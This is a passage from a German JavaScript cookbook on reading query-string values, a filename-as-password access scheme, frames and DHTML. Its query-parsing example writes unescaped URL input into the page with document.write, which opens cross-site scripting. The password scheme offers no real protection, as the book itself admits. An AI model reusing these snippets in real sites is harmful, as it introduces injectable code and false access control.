14. Aus Gründen der Einfachheit hartkodiert.

```
04 function werte(){
05     retur = new Array();
06     document.write("Das steht in der search-Eigenschaft: " + ↵
07         location.search + "<br />");
08     zerlegt1 = location.search.substring(1);
09     document.write("Beseitigen des ?: " + zerlegt1 + "<br />");
10     zerlegt2 = zerlegt1.split("&");
11     for(i = 0; i < zerlegt2.length; i++) {
12         document.write("Das steht in zerlegt2[" + i + "]: " + ↵
13             zerlegt2[i] + "<br />");
14         zerlegt3 = zerlegt2[i].split("=");
15         document.write("Das steht in zerlegt3[0]: " + zerlegt3[0] + ↵
16             "<br />");
17         document.write("Das steht in zerlegt3[1]: " + zerlegt3[1] + ↵
18             "<br />");
19         document.write("Das ergibt unescape(zerlegt3[1]): " + ↵
20             unescape(zerlegt3[1]) + "<br />");
21         retur[2*i] = zerlegt3[0];
22         retur[2*i + 1] = unescape(zerlegt3[1]);
23     }
24     document.write("<hr />");
25     return retur;
26 }
27 //-->
28 </script>
29 <body>
30 <script language="JavaScript">
31 <!--
32     wertepaar = werte();
33     for(i = 0; i < wertepaar.length; i++){
34         document.write(wertepaar[i] + "<br />");
35     }
36 //-->
37 </script>
38 <noscript>Sie benötigen für die Seite JavaScript</noscript>
39 </body>
40 </html>
```

Listing 651: Die Entgegennahme von Variablenwerten (Forts.)

Die zentrale Funktionalität, um die Werte der Variablen wieder aus der URL auszulesen, steckt in der Funktion `werte()` von Zeile 4 bis 21. Die Ausgaben in der Funktion werden für die praktische Anwendung nicht von Interesse sein.¹⁵ Sie sollen nur die schrittweise Extrahierung verdeutlichen.

Im Grunde ist nur der Rückgabewert der Funktion interessant. In Zeile 5 wird die Variable `retur` als Datenfeld eingeführt (`retur = new Array();`). Das wird der Rückgabewert der Funktion sein.

In Zeile 6 sehen Sie, was beim Aufruf der Seite in `location.search` steht (`document.write("Das steht in der search-Eigenschaft: " + location.search + "
");`).

15. Bei einer praktischen Anwendung kommentieren Sie diese aus oder löschen sie.

In Zeile 7 wird das führende Fragezeichen beseitigt und das Ergebnis in der Variablen zerlegt1 zwischengespeichert (`zerlegt1 = location.search.substring(1);`).

Zeile 8 zeigt das Resultat an (`document.write("Beseitigen des ?: " + zerlegt1 + "
");`).

In Zeile 9 wird das verbleibende Resultat am kaufmännischen Und in ein Datenfeld mit Namen zerlegt2 aufgespalten (`zerlegt2 = zerlegt1.split("&");`).

In der for-Schleife von Zeile 10 bis 18 werden die Datenfeldelemente von zerlegt2 ausgegeben und dann bei jedem Durchlauf noch einmal zerlegt (in Zeile 12 am Gleichheitszeichen – `zerlegt3 = zerlegt2[i].split("=");`). Die verbleibenden Datenfeldelemente enthalten immer abwechselnd den Variablenamen und dann den zugehörigen Wert.

In Zeile 15 wird der Wert einer Variablen mit `unescape()` wieder zurückgewandelt.

Die wichtigsten Stellen sind die Zeilen 16 (`retur[2*i] = zerlegt3[0];`) und 17 (`retur[2*i + 1] = unescape(zerlegt3[1]);`), mit denen das Datenfeld aufgebaut wird, das nach Abarbeiten der for-Schleife in Zeile 20 mit `return retur;` zurückgegeben wird.

In Zeile 27 wird die Funktion `werte()` aufgerufen und der Variablen wertepaar zugewiesen (`wertepaar = werte();`). Damit ist wertepaar ein Datenfeld, das in Zeile 28 mit einer for-Schleife durchlaufen wird (`for(i = 0; i < wertepaar.length; i++) {}`). Darin wird zwar nur der jeweilige Variablenname und der zugehörige Wert ausgegeben (Zeile 29 – `document.write(wertepaar[i] + "
");`), aber Sie erkennen, wie Sie an die Variablenbezeichner und die jeweiligen Werte durch Aufruf der Funktion `werte()` kommen.




Abbildung 334: Die übergebenen Variablen sind in der Adresszeile und in den einzelnen Ausgaben in der Webseite zu sehen.

242 Wie kann ich sicherstellen, dass eine Webseite nur mit Zugangsbeschränkungen aufgerufen werden kann?

Allgemein kann man mit JavaScript nur eingeschränkt sicherstellen, dass eine Webseite nur von legitimierten Besuchern gesehen wird. Allerdings ist eine Autorisierung dennoch möglich, wenn man mit einer halbwegen zuverlässigen Zugangsbeschränkung auskommt und nicht auf

dem Server arbeiten will oder kann.¹⁶ Eine solche Zugangsbeschränkung basiert darauf, dass das Passwort eines Anwenders der tatsächliche Dateiname ist. Ist dieser Name kompliziert genug, ist der Name einer Datei kaum zu erraten. Allerdings ist das Verfahren bereits dann unbrauchbar, wenn der Name der Datei einmal bekannt ist.

Beispiel (*pw1.html*):

```
01 <html>
02 <body>
03 <script Language="JavaScript">
04 <!--
05 function ladeSeite(){
06   location.href=document.frm.pswd.value + ".html"
07 }
08 //-->
09 </script>
10 <body>
11 <form name="frm">
12 Eingabe des Passworts: <input name="pswd" type="password" /><br />
13 <input type="button" value="OK" onClick="ladeSeite()" />
14 </form>
15 </body>
16 </html>
```

Listing 652: Eingabe des Dateinamens als Passwort

In Zeile 12 geben Sie ein Passwort ein. In Zeile 13 rufen Sie mit dem Eventhandler `onClick` die Funktion `ladeSeite()` auf. In dieser wird mit `location.href` aus der Eingabe des Anwenders der Name der Datei zusammengesetzt und aufgerufen.

243 Wie kann ich mit Frames umgehen?

Frames teilen den Anzeigebereich eines Browsers in einzelne Segmente auf, die unabhängig voneinander mit Inhalt gefüllt werden können. Die Frametechnologie beinhaltet zwei Fassetten. Es gibt einmal die Frames selbst, die den Anzeigebereich des Browsers gliedern und dennoch eigenständige Fenster mit allen HTML-Darstellungsmöglichkeiten bilden. Diese einzelnen Frames sind zusammen in einer umgebenden Struktur – dem so genannten Frameset – enthalten.

Die Frameset-Datei ist diejenige, die in den Browser geladen wird. Sie enthält nur Informationen über Name, Größe und Position der einzelnen im Anzeigefenster enthaltenen Frames. Insbesondere ist der eigentliche Inhalt der Frames nicht in der Frameset-Datei notiert.

Eine HTML-Datei, die als Frameset-Datei für eine Framestruktur verwendet werden soll, hat einen anderen Aufbau als eine gewöhnliche HTML-Datei. Es wird vor allen Dingen kein `<body>`-Tag mehr benötigt (obgleich es nicht verboten ist)¹⁷. Dessen Funktion wird von dem `<frameset>`-Container übernommen. Bei der Definition der Frameset-Datei müssen genaue Angaben darüber gemacht werden, wie das Anzeigefenster aufgeteilt werden soll und welche Dateien konkret in ein einzelnes Frame zu laden sind.

Es müssen bei der Aufteilung je nach Konzept entweder Reihen oder Spalten (Anzahl und Größe) oder auch beides definiert werden. Die Definition der Reihen und Spalten erfolgt als

16. Wenn die Autorisierung wirklich zuverlässig sein soll, müssen Sie zwingend auf den Server ausweichen.

17. Das betrifft HTML, nicht XHTML.

Erweiterung des <frameset>-Tags. Über den Parameter `rows= "[Angabe in Prozent]"` legen Sie die Anzahl von Reihen und deren anfänglichen, prozentualen Anteil an der Fenstergröße fest. So viele durch Kommata getrennte Prozentwerte dort notiert werden, so viele Zeilen hat das Frameset. Analog werden die Spalten im einleitenden <frameset>-Tag festgelegt, falls man eine Aufteilung nach Spalten wünscht. Dazu dient der Parameter `cols= "[Angabe in Prozent]"`.

Achtung

Die Prozentangaben hinter dem Gleichheitszeichen sollten in Anführungszeichen stehen und definieren die Verhältnisse der einzelnen Frames zueinander – nicht einen Faktor von der Größe des Gesamtanzeigefensters des Browsers! Insbesondere müssen die Summen der Prozentangaben **nicht 100 %** ergeben. Die Angabe `cols="50%,50%"` definiert bei identischer Gesamtgröße des Browseranzeigefensters die gleiche Fenstergröße der Frames wie `cols="17%,17%"` oder `cols="12345%,12345%"`.

Hinweis

Sie können natürlich mehr als zwei Spalten oder Zeilen angeben. Dabei können Sie für die Größe der Frames anstelle von Prozentangaben Zahlenwerte benutzen, mit denen Sie die tatsächliche Größe der Frames in Pixel definieren. Dies erfolgt über die folgende Angabe:

```
rows="[Angabe in Pixel]"
```

Listing 653: Die Größe der Zeile in Pixel

Beziehungsweise:

```
cols= "[Angabe in Pixel]"
```

Listing 654: Die Größe der Spalte in Pixel

Diese Größenangaben werden allerdings durch die Größe des Browseranzeigefensters wieder relativiert, d.h. die Frames werden wieder im angegebenen Verhältnis an das Anzeigefenster des Browsers angepasst. Sinn machen absolute Angaben nur, wenn sie mit so genannten Jokerzeichen (variable Angaben) verwendet werden. In Verbindung mit Jokerzeichen (der Stern, wie er auch sonst als Jokerzeichen üblich ist) bewirkt zum Beispiel `cols="300,* ,200"` eine Spalte, die 300 Pixel breit ist (die erste), eine Spalte, die 200 Pixel breit ist (die dritte) und eine Spalte, die variabel ist und den jeweiligen Rest vom Anzeigefenster des Browsers einnimmt (die mittlere Spalte). Im Zusammenhang mit prozentualen Angaben kann man das Jokerzeichen gleichfalls verwenden. Dort ist aber Vorsicht geboten, da sich dann die Relativbeziehungen der Prozentangaben durch das Jokerzeichen verändern. Es ist eigentlich unsinnig, hier mit Joker zu arbeiten.

Wenn also über das <frameset>-Tag und seine Parameter ein äußeres Gerüst für eine Framestruktur aufgebaut ist, wird im Inneren für jede dort definierte Zeile oder Spalte ein einzelnes Frame angegeben. Der Inhalt der Frames wird mit der Syntax `<frame src= "[URL]" name= "[Name]">` spezifiziert. Über die scr-Angabe wird die URL des Inhalts von dem jeweiligen Frame gesetzt, name definiert einen internen Namen des Frames, über den es in Verweisen per HTML, aber auch aus JavaScript heraus, angesprochen werden kann. Beide Angaben – sowohl die URL als auch der Name – sollten in Anführungszeichen stehen.

Der Name eines Frames ist relativ frei wählbar. Es gelten nur die üblichen Regeln für HTML-Anweisungen (keine Leerzeichen, so gut wie keine Sonderzeichen – außer dem Unterstrich `_`) und die Namen sollten recht sprechend sein. Gewisse Namen sind für Frames verboten, da diese reservierten Fensternamen bei Verweisen eine spezielle Bedeutung haben. Dies sind die folgenden Token, die nicht von ungefähr den reservierten Fensternamen sehr ähnlich sind, mit denen Sie aus JavaScript heraus agieren:

Reserviert	Bedeutung
<code>_self</code>	Referenz auf das aktuelle Frame, in dem eine Seite gerade dargestellt wird (Standardsituation).
<code>_parent</code>	Referenz auf das übergeordnete Frame bei verschachtelten Framestrukturen (darauf kommen wir gleich). Falls es kein übergeordnetes Fenster gibt, bedeutet dies eine Referenz auf ein neues Fenster (ohne Framestruktur).
<code>_blank</code>	Referenz auf ein neues Browserfenster ohne Framestruktur.
<code>_top</code>	Referenz auf das volle Browserfenster. Die Framestruktur verschwindet.

Tabelle 27: Reservierte Frame-Namen

Ein typisches Grundgerüst einer Framestruktur sieht von der Theorie her so aus:

```
<html>
<frameset>
    ...Frames
</frameset>
<noframes>
    ... Alternativinformationen
</noframes>
</html>
```

Listing 655: Ein schematisches Grundgerüst eines Framesets

Wenn ein Browser keine Frames darstellen kann, wird er nach dem Prinzip der Fehlertoleranz den vollständigen `<frameset>`-Bereich samt darin enthaltener `<frame>`-Tags ignorieren. Er wird in der Regel auch die Anweisung `<noframes>` nicht kennen und auch diese ignorieren, was aber so gewollt ist. Diese Anweisung ist nur für Frame-fähige Browser gedacht. Ein Frame-fähiger Browser kennt die `<noframes>`-Anweisung und wird den vollständigen Container ignorieren. Nicht auf Grund des Prinzips der Fehlertoleranz, sondern weil er programmiert ist, diesen Container nicht anzuzeigen. Ein nicht Frame-fähiger Browser fängt hinter der `<noframes>`-Anweisung mit dem Anzeigen der nachfolgenden Anweisungen und dem dort stehenden Klartext an. In dem `<noframes>`-Bereich können Sie eine vollständige HTML-Datei aufbauen. Auch wie in dem Schema mit `<body>`-Tags, es kann aber auch nur Klartext sein.

Wenn Sie Frames angeben, spielt die Reihenfolge der Frame-Notierungen eine wichtige Rolle. Die erste Angabe wird automatisch im ersten Frame, die zweite Datei im zweiten Frame und so fort angezeigt. Frames lassen auch eine Verschachtelung zu. Im Allgemeinen erfolgt die Verschachtelung von Frames, indem innerhalb eines Framset-Containers ein darin verschachtelter Frameset-Container definiert wird. Die Verschachtelung erfolgt hierarchisch. Dabei ist offensichtlich, dass nur eine wechselweise Verschachtelung von Reihen und Spalten Sinn macht.

Wie erfolgen Verweise zu anderen Frames mit HTML?

Normalerweise werden innerhalb einer Framestruktur Verweise von Links in dem gleichen Frame angezeigt, von dem aus sie vom Benutzer aufgerufen werden. Sie können aber auch direkt bestimmte Frames adressieren, in denen dieser neue Inhalt angezeigt werden soll. Über den mit dem Parameter name definierten Name. Dieser Name wird im Link selbst über den Parameter target angegeben.

```
<a href="[URL]" target="[Zielframe]">
```

Listing 656: Ein Link in ein anderes Frame

Es können sowohl im Frameset vergebene Namen als auch die reservierten Fensternamen adressiert werden. Sofern das angegebene Zielframe nicht vorhanden ist, wird ein neues Browserfenster (außerhalb der Framestruktur) geöffnet.

Achtung

Wenn Sie für Ihr Projekt eine Framestruktur verwenden, sollte die target-Angabe _top immer dann zu einem Verweis gehören, wenn ein Link zu externen Seiten erfolgt. Ansonsten erscheinen bei einem Besucher Ihrer Seiten unter Umständen auch die Folgeseiten von anderen Projekten in der von Ihnen definierten Framestruktur.

Wie kann ich JavaScript auf Frames anwenden?

Der Zugriff auf Frames mit JavaScript erfolgt über das Objekt frame – einem Unterobjekt von window. Eine Objektinstanz von frame wird automatisch erzeugt, wenn der Browser eine Webseite lädt und ein Frameset vorfindet. Die Instanz wird in einem Objektfeld mit Namen frames (beachten Sie wieder das s) gespeichert. Das erste Frame ist also über das Objekt frames[0], das zweite über frames[1] usw. aus JavaScript heraus erreichbar. Die Frame-Objekte stehen in der Datei zur Verfügung, in der das Frameset definiert wird, sowie in allen Dateien, die in einem Frame-Fenster des Framesets angezeigt werden.

Unabhängig von dem Zugriff auf Frames über das Objektfeld können Sie selbstverständlich alle Techniken nutzen, mit denen Sie allgemein Elemente in einer Webseite ansprechen können.

Dies sind unter anderem die Methoden getElementById(), wenn ein Frame ein ID-Attribut hat, getElementsByTagName() und getElementsByName(), wenn ein Frame ein name-Attribut hat (in diesem Fall können Sie auch den Namen als Eigenschaft ansprechen). Ebenso können Sie – zumindest im Internet Explorer – das all-Objekt nutzen, um auf ein Frame zuzugreifen.

Sie werden in allen Fällen die gleichen Eigenschaften und Methoden zum Umgang mit Frames zur Verfügung haben.

Da frames window untergeordnet ist, kann ein jedes Frame samt seiner Eigenschaften und Methoden direkt über die Punktnotation angesprochen werden:

```
frames[n].[Eigenschaft/Methode()]
```

Listing 657: Zugriff auf eine Eigenschaft oder Methode über das frames-Objektfeld

Oder:

[Framename].[Eigenschaft/Methode()]

Listing 658: Zugriff auf eine Eigenschaft oder Methode über den Namen

Hinweis

Es gibt für Frames reservierte Schlüsselwörter für Fensterreferenzen, über die Sie vorhandene Frames ansprechen können. Über `parent` können Sie innerhalb eines Frame-Projekts den Namen des übergeordneten Fensters, in dem das Frameset definiert wurde, ansprechen. Die Angabe `top` bezeichnet bei Frames in den meisten Fällen dasselbe Frame wie `parent` (außer bei tieferen Verschachtelungen). Bei Verschachtelungs-Effekten können Sie mit `top` das oberste Frame direkt ansprechen. Letzteres ist meistens der Fall, denn wenn Sie aus einem Frame heraus agieren, müssen Sie in der Regel über die oberste Ebene den Zugriff steuern.

Ein `frame`-Objekt wird in JavaScript nur als (besonderes) `window`-Objekt gesehen und hat dementsprechend alle Methoden und Eigenschaften eines solchen. Dennoch, es gibt kleine Unterschiede, die sich aus dem Kontext eines Frames ergeben und die Funktionalität von Eigenschaften und Methoden beeinflussen (innerhalb eines Framesets und nicht unabhängig von anderen Frames dort). Das `frame`-Objekt besitzt zusätzlich die Eigenschaften `length`, mit der Angabe der Anzahl von Frames in einem Frameset, und `name`, mit dem Namen eines Frame-Fensters.

244 Wie kann ich gleichzeitig mehrere Frames aktualisieren?

Eine der interessantesten Anwendungen von JavaScript in Zusammenhang mit Frames ist das gleichzeitige Aktualisieren von mehreren Frames mit einem Mausklick. Hier ist zuerst der Frameset.

Beispiel (`fs2.html`):

```
01 <html>
02 <frameset cols="30%,70%">
03   <frame src="verweis2.html">
04   <frameset rows="1%,1%,1%">
05     <frame src="b1.jpg" name="eins">
06     <frame src="b3.jpg" name="zwo">
07     <frame src="b2.jpg" name="drei">
08   </frameset>
09 </frameset>
10 </html>
```

Listing 659: Das Frameset

Hier ist die links im Frameset angezeigte Datei `verweis2.html`. Dabei sprechen wir in den `open()`-Anweisungen die einzelnen Frames über den im Frameset definierten Namen an:

```
01 <html>
02   <script language="JavaScript">
03     <!--
04       function a() {
```

Listing 660: Zugriff auf Frames mit open()

```

05     open("b2.jpg","eins");
06     open("b1.jpg","drei");
07 }
08 function b() {
09     open("b1.jpg","eins");
10     open("b2.jpg","drei");
11 }
12 //-->
13 </script>
14 <body>
15 <a href="javascript:a()">Eins</a><br />
16 <a href="javascript:b()">Zwei</a>
17 </body>
18 </html>
```

Listing 660: Zugriff auf Frames mit open() (Forts.)

In den `open()`-Methoden in den Zeilen 5, 6, 9 und 10 werden die Namen als Ziel angegeben, die im Frameset für das rechte obere und das linke untere Frame vergeben wurden. Eine `open()`-Methode öffnet bekanntlich den Inhalt, der mit dem ersten Parameter angegeben wird, in einem neuen Fenster, wenn dieser Name bisher nicht vorhanden ist. Hier ist er durch das Frameset definiert und entsprechend wird der Inhalt dort geladen.

Laden Sie die Frameset-Datei und testen Sie die Links. Da in der per Inline-Referenz (Zeilen 15 und 16) aufgerufenen JavaScript-Funktion immer zwei `open()`-Methoden abgearbeitet werden, werden mit einem Klick durch den Anwender das untere und obere rechte Frame gleichzeitig aktualisiert.

245 Wie kann ich den Namen eines Frames per JavaScript abfragen?

Natürlich können Sie mit JavaScript den Namen eines Frames abfragen. Dies bedeutet den Zugriff auf die Eigenschaft `name`. Die Abfrage erfolgt explizit über das Objektfeld `frames` über die Methoden `getElementById()`, wenn ein Frame ein ID-Attribut hat, `getElementsByName()` oder auch `getElementsByName()`. Das kann sogar sinnvoll sein, wenn man diese Art des Zugriffs in einem Test verwenden will, wenn ein Anker ein `name`-Attribut hat (in diesem Fall können Sie auch den Namen als Eigenschaft ansprechen). Ebenso können Sie – zumindest im Internet Explorer – das `all`-Objekt nutzen, um auf einen Framenamen zuzugreifen.

Sie werden in allen Fällen die gleichen Eigenschaften und Methoden zum Umgang mit Framenamen zur Verfügung haben. Hier zuerst die Frameset-Datei.

Beispiel (`fs3.html`):

```

01 <html>
02 <frameset cols="30%,70%">
03   <frame src="verweis3.html" name="links">
04   <frameset rows="1%,1%,1%">
05     <frame src="b1.jpg" name="eins">
06     <frame src="b3.jpg" name="zwo">
```

Listing 661: Das Frameset

```
07      <frame src="b2.jpg" name="drei">
08  </frameset>
09 </frameset>
10 </html>
```

Listing 661: Das Frameset (Forts.)

Beachten Sie, dass bei allen Frames das HTML-Attribut `name` gesetzt ist (Zeilen 3, 5, 6 und 7). Hier ist die Datei `verweis3.html`:

```
01 <html>
02 <script language="JavaScript">
03  <!--
04  document.write("<h2>Die geladenen Framenamen</H2>");
05  document.write(top.frames[0].name, "<br />", ←
     parent.frames[1].name, "<br />",
06    top.frames[2].name, "<br />", top.frames[3].name);
07  //-->
08 </script>
09 <body>
10 </body>
11 </html>
```

Listing 662: Ausgabe der Framenamen

In den Zeilen 5 und 6 werden die Namen der Frames ausgegeben. Beachten Sie, dass Sie dafür von der obersten Ebene ausgehen müssen. Das erreichen wir mit `top` oder `parent` (bei `frames[1]`).

Hinweis

Sie können den Namen eines Frames auch aus JavaScript heraus festlegen.

Hinweis

Beachten Sie zum Umgang mit Frames auch das Rezept »Wie kann ich in ein Dokument schreiben?« auf Seite 678 und das Rezept »Wie kann ich ein Dokument explizit öffnen oder schließen?« auf Seite 683. Dort finden Sie unter anderem das Rezept, wie man aus einem Frame heraus direkt in ein anderes Frame schreiben kann.



Abbildung 335: Im linken Frame werden die Namen der Frames ausgegeben.

246 Wie kann ich verhindern, dass meine Webseite in einem Frameset angezeigt wird?

Viele Eigner einer Webseite wollen verhindern, dass diese in einem fremden Frameset angezeigt und dort als eigener Inhalt ausgegeben wird. Ein kleines Skript verhindert, dass eine Seite in einem Frameset angezeigt werden kann.

Beispiel (*framekill.html*):

```

01 <html>
02 <body>
03 <script language="JavaScript">
04 <!--
05 function nein() {

```

Listing 663: Verhindern, dass eine Seite in einem Frameset angezeigt wird

```
06     if (self.parent.frames.length != 0)
07         self.parent.location=document.location;
08     }
09 nein();
10 -->
11 </script>
12 <body>
13 Nicht mit mir!
14 </body>
15 </html>
```

Listing 663: Verhindern, dass eine Seite in einem Frameset angezeigt wird (Forts.)

Die Funktion `nein()` überprüft, ob die Seite in einer verschachtelten Framestruktur angezeigt wird. Fall ja, wird in dem übergeordneten Frame die Datei neu geladen. Die Framestruktur wird aufgelöst.

DHTML und Animation

Dynamische Effekte in einer Webseite gehören sowohl zu den wichtigsten als auch interessantesten Möglichkeiten in der Benutzerführung. JavaScript ist eine zentrale Technik, um eine solche Dynamik in einer Webseite zu realisieren. Wir wollen in diesem Kapitel Animationen mit JavaScript sowie den Begriff DHTML (Dynamic HTML) im weitesten Sinn behandeln.

Hinweis

Beachten Sie, dass wir auch in den Beispielen in den anderen Rezepten dieses Buches permanent DHTML-Effekte im weiteren Sinn einsetzen, um dynamisch Informationen in der Webseite anzuzeigen.

Im Rahmen des Document Object Models (DOM) wird eine HTML-Seite als differenzierbare Struktur betrachtet. Dies ermöglicht die Behandlung von Bestandteilen der Webseite auch dann, wenn die Webseite bereits in den Browser geladen ist. Der Browser wird beim Laden der Webseite alle ihm im Rahmen des Konzepts bekannten und einzeln identifizierbaren Elemente einer Webseite bezüglich ihres Typs, ihrer relevanten Eigenschaften und ihrer Position innerhalb der Webseite indizieren.

Auf diese Weise hat der Browser nach dem Laden der Webseite genaue Kenntnis über alle relevanten Daten sämtlicher für ihn eigenständig ansprechbarer Elemente in der Webseite. Welche das jedoch sind und was er damit anstellen kann, das kann sich je nach Browser (insbesondere älterer Bauart) erheblich unterscheiden. Auf jeden Fall ist jedes Element, das in einem Browserkonzept berücksichtigt wird (etwa ein bestimmtes HTML-Tag), so abgespeichert, dass es bei Bedarf auch während der Lebenszeit der Webseite aktualisiert wird. Etwa, wenn mittels eines Skripts die Position eines Elementes in der Webseite verändert wird oder über Style Sheets nach dem vollständigen Laden der Webseite das Layout eines Elementes dynamisch verändert wird.

Hinweis

Das DOM-Konzept geht auf die Firma Netscape zurück und wurde mit dem Navigator 2.0 erstmals 1995 in Verbindung mit JavaScript der Öffentlichkeit präsentiert. Microsoft adaptierte die hinter dem DOM-Konzept stehende Idee ab dem Internet Explorer 3.0 in Verbindung mit VBScript (wenngleich unterschiedlich implementiert).

Im ursprünglichen Netscape-Konzept wollte man die Beziehung von einigen wenigen Standardobjekten des Browsers zueinander über eine Hierarchie beschreiben. Das anfangs realisierte Konzept erlaubte noch keinen Zugriff auf alle Elemente innerhalb einer Webseite. Jedoch kamen über die einzelnen Phasen der DOM-Versionen immer mehr Komponenten (auch Webseiten-Elemente) hinzu, auf die gezielt zugegriffen werden konnte.

Leider verfolgten bei der Umsetzung der DOM-Idee die beiden großen Browser-Kontrahenten verschiedene Strategien, weshalb es im Laufe der Zeit zu zahlreichen Inkompatibilitäten zwischen den Browsern kam, die sich zum Teil heute noch auswirken. In dem Netscape-Konzept der Version 3.0 des Navigators konnte bereits auf Plug-ins, Applets und Bilder zugegriffen werden. Andere Elemente wie Überschriften oder Blöcke in Webseiten waren noch nicht erreichbar. Erst ab der Version 4.0 des Navigators (Communicators) konnte zudem auf Formulare, Stilinformationen, Anker, Links oder Frames

zugegriffen werden. Damit sind zwar die wichtigsten Elemente einer Webseite erreichbar, jedoch beileibe noch nicht alle Elemente. In das Konzept von Netscape fiel aber auch die Layer-Technik, um beliebige Elemente in einen Container zu packen und sie ansprechen zu können. Diese Technik wurde von Microsoft nie unterstützt und mittlerweile auch von allen Browsern der Netscape-Familie aufgegeben. Ebenso wurde die allgemeine Ereignisbehandlung im DOM-Konzept auf eine Weise geregelt, die Microsoft nie unterstützt hat.

Die Konzeption von Microsoft hingegen stellt zur Unterstützung der DOM-Philosophie ab dem Internet Explorer 4.0 unter anderem ein eigenes Objekt zur Verfügung (das Objekt `all`), das für alle Elemente der Webseite einen Zugang erlaubt. Das `all`-Objekt wird mittlerweile von fast allen relevanten Browsern unterstützt, aber die Unterstützung ist sehr uneinheitlich. Das DOM-Modell von Microsoft kann seit geraumer Zeit nicht nur über VBScript, sondern auch über andere Sprachen wie JavaScript angesprochen werden. Es beinhaltet zudem – im Gegensatz zu dem älteren Netscape-Modell – eine konkrete und weitgehend vollständige Ereignisbehandlung für sämtliche (!) eigenständigen Elemente einer Webseite. Netscape beschränkte die Ereignisbehandlung auf DOM-Ebene auf wenige ausgewählte Objekte.

Allgemein nutzt man bei modernen Seiten weder die Layer-Technik noch das `all`-Objekt. Stattdessen kommt das `node`-Objekt zum Einsatz, das im Document Object Model (DOM) der Version 2.0 einen Elementknoten beschreibt. Einen solchen Elementknoten im Dokument liefern unter anderem die Methoden `getElementById()`, `getElementsByName()` und `getElementsByTagName()`.

247 Was versteht man unter Dynamic HTML?

Dynamic HTML oder DHTML ist ein Begriff, der weder eindeutig, standardisiert oder sonst irgendwie geschützt ist. Insbesondere legen verschiedene Interessengruppen den Begriff unterschiedlich aus. Es gab in der Vergangenheit überdies verschiedene Schreibweisen, die aber alle im Wesentlichen das Gleiche meinten.

Microsoft schreibt seine Variante Dynamic HTML (mit großem D), Netscape dagegen ursprünglich dynamic HTML (mit kleinem d).

Bei aller Differenz in der konkreten Auslegung – die wichtigsten Protagonisten im Internet verstehen unter dynamischen HTML die Veränderungen einer Webseite, nachdem die Seite bereits beim Client (also im Browser) angelangt ist. In vielen Definitionen wird dabei explizit betont, dass diese Veränderung der Webseite dann ohne erneuten Serverkontakt erfolgt. Diese Einschränkung muss man mit dem Aufkommen von AJAX relativieren. Man sollte heutzutage das Verändern der Webseite so verstehen, dass zwar nicht die gesamte Webseite neu geladen wird, aber durchaus Daten vom Server nachgefordert werden können¹.

Hinweis

Die konkrete Technik, wie die Veränderung der Webseite mit DHTML realisiert wird, ist irrelevant, obgleich DHTML meist als die Verbindung von (X)HTML, JavaScript und Style Sheets angesehen wird.

1. Wobei dies im Grunde auch schon vor AJAX möglich war, wenn Sie an das Austauschen von Bildern mit JavaScript denken. Auch hier konnten im Rahmen von DHTML durchaus neue Bilder vom Server nachgefordert werden.

Hinweis

Allgemein zählt die dynamische Veränderung einer Webseite zu den eindrucksvollsten Anwendungen von JavaScript, aber rein von der Programmierung her auch zu den einfachsten. Die einzige Krux ist die hohe Inkompatibilität verschiedener Browsermodelle (vor allem in der Vergangenheit), sofern man explizit bestimmte Möglichkeiten ausreizen will.

Genau genommen müssten wir in diesem Kapitel in vielen Rezepten explizit noch das alte Netscape-Modell berücksichtigen, denn die Verbreitung älterer Browser ist nach meiner Erfahrung viel höher als es offizielle Statistiken glauben machen wollen² (insbesondere in Behörden und dem Banken- und Versicherungsumfeld). In *Kapitel 11 »Ereignisbehandlung«* finden Sie dazu auch einige Ausführungen, aber es sollte dennoch so langsam Zeit sein, die alten Welten nicht mehr berücksichtigen zu müssen oder dafür nur noch ein rudimentäres Angebot bereitzustellen. In ausgewählten Rezepten werden dennoch Details zu der alten Welt von Netscape angegeben, wenn es sinnvoll ist.

248 Wie kann ich das all-Objekt verwenden?

Über das `all`-Unterobjekt von `window.document` hat man Zugriff auf sämtliche Inhalte der Webseite und kann damit im Grunde jedes Element einer Webseite individuell ansprechen und verändern. Das Objekt gehört nicht zur offiziell unter JavaScript unterstützten Objektmenge und wird hauptsächlich beim Internet Explorer ab der Version 4.0 voll unterstützt. Allerdings bieten mittlerweile auch andere Browser (teilweise jedoch eingeschränkte) Unterstützung. Insbesondere moderne Browser unterstützen das Objekt auf recht breiter Front.³ Das `all`-Objekt verfügt über Methoden, mit denen Sie beispielsweise HTML-Tags sowohl dynamisch in eine Webseite einfügen als auch daraus entfernen können. Von Interesse sind vor allem die folgenden Eigenschaften:

Eigenschaft	Beschreibung
<code>className</code>	Der Style-Sheet-Klassenname eines Elements. Darüber lässt sich in einigen Browsern aus JavaScript heraus die Verbindung zur Stilklassenzuordnung aufbauen.
<code>dataFld</code>	Ein Datenfeld bei Datenanbindung. Im Microsoft-Konzept ist es möglich, Daten aus einer externen Datenquelle zu holen und in HTML-Elementen dynamisch anzuzeigen. Das wurde zum Beispiel im Zusammenhang mit so genannten XML-Dateninseln eingesetzt. Diese erleben heute in veränderter Form über AJAX eine neue Anwendung, die aber diese Eigenschaft und die anderen datenbezogenen Eigenschaften von <code>all</code> explizit nicht mehr braucht.
<code>dataFormatAs</code>	Der Datentyp bei Datenanbindung.
<code>pageSize</code>	Die Anzahl Datensätze bei Datenanbindung.
<code>dataSrc</code>	Die Datenquelle bei Datenanbindung

Tabelle 28: Die Eigenschaften von `all`

-
